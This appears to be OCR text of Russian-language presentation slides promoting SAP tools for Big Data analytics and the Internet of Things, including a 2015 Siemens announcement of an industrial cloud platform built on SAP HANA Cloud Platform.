
hadoop

Сбор и предварительная обработка, консолидация информации



Результаты исследований биоматериала

Управление потоками событий




Игра в материальном мире



По ходу игрового процесса генерируется более 5000 различных пользовательских событий в секунду, составляющих объем порядка 0,5 Тб данных. Эти события требуют мгновенной обработки, и для поддержания атмосферы реального времени используются преимущества технологий SAP HANA и SAP Event Stream Processor.

Бизнес-задачи Big Data



1. **Поиск и оценка данных:** необходимо знать, какие данные имеются у организации, и какие она может получить, понимать экосистему данных, с которой работает компания, и потенциальные возможности сотрудничества с другими организациями
2. **Выявление перспективных источников прибыли:** необходимо понимать способы анализа данных, чтобы повысить ценность для бизнеса и открыть новые бизнес-возможности
3. **Распознавание и решение задач:** необходимо заранее знать о деловых, операционных, технологических и юридических сложностях, которые могут возникнуть

Аналитические инструменты SAP для Big Data

ВИЗУАЛИЗАЦИЯ



SAP BI

Быстрый доступ ко всем данным для получения текущего среза бизнеса и принятия взвешенных управленческих решений

АНАЛИЗ



SAP Lumira

Интуитивно-понятное исследование и представление данных для раскрытия их всего потенциала

ПРОГНОЗИРОВАНИЕ



SAP Predictive Analysis & SAP InfiniteInsight

Моделирование, что произойдет дальше для более эффективного управления

Определение Интернета вещей

Интернет вещей — это проводная или беспроводная сеть, соединяющая устройства, которые имеют автономное обеспечение и управляются интеллектуальными системами. Эти интеллектуальные системы снабжены высокоуровневой операционной системой, могут исполнять собственные или облачные приложения и анализировать собираемые данные.



10-ки миллиардов устройств

Коммуникационные сети


Высокопроизводительная Интеграционная платформа

- Работа с Big Data
- Инструменты углубленного (интеллектуального) анализа:

+ «Интеллектуальные» приложения

M2M

Высокоуровневая архитектура IT-OT интеграционной платформы на базе решений SAP



Siemens выбрал SAP HANA Cloud Platform для построения открытой облачной платформы для промышленных потребителей



SIEMENS Press

Nuremberg, March 12, 2015


Siemens to build open cloud platform for industrial customers

- Platform for data-based services such as predictive condition monitoring or energy data management
- Platform for analyzing "big data" from industrial applications
- Solution will be based on the SAP HANA® Cloud Platform
- Platform as a Service offering for OEMs and application developers

Описание облачной платформы Siemens на SAP HANA® Cloud Platform


- поддержка бизнес-задач промышленных предприятий: ремонты по состоянию, интеллектуальное управление производственными активами и энергоданными
- возможность анализа «больших данных», полученных из промышленных приложений
- доступность для OEM-производителей и разработчиков приложений

Финансовые организации



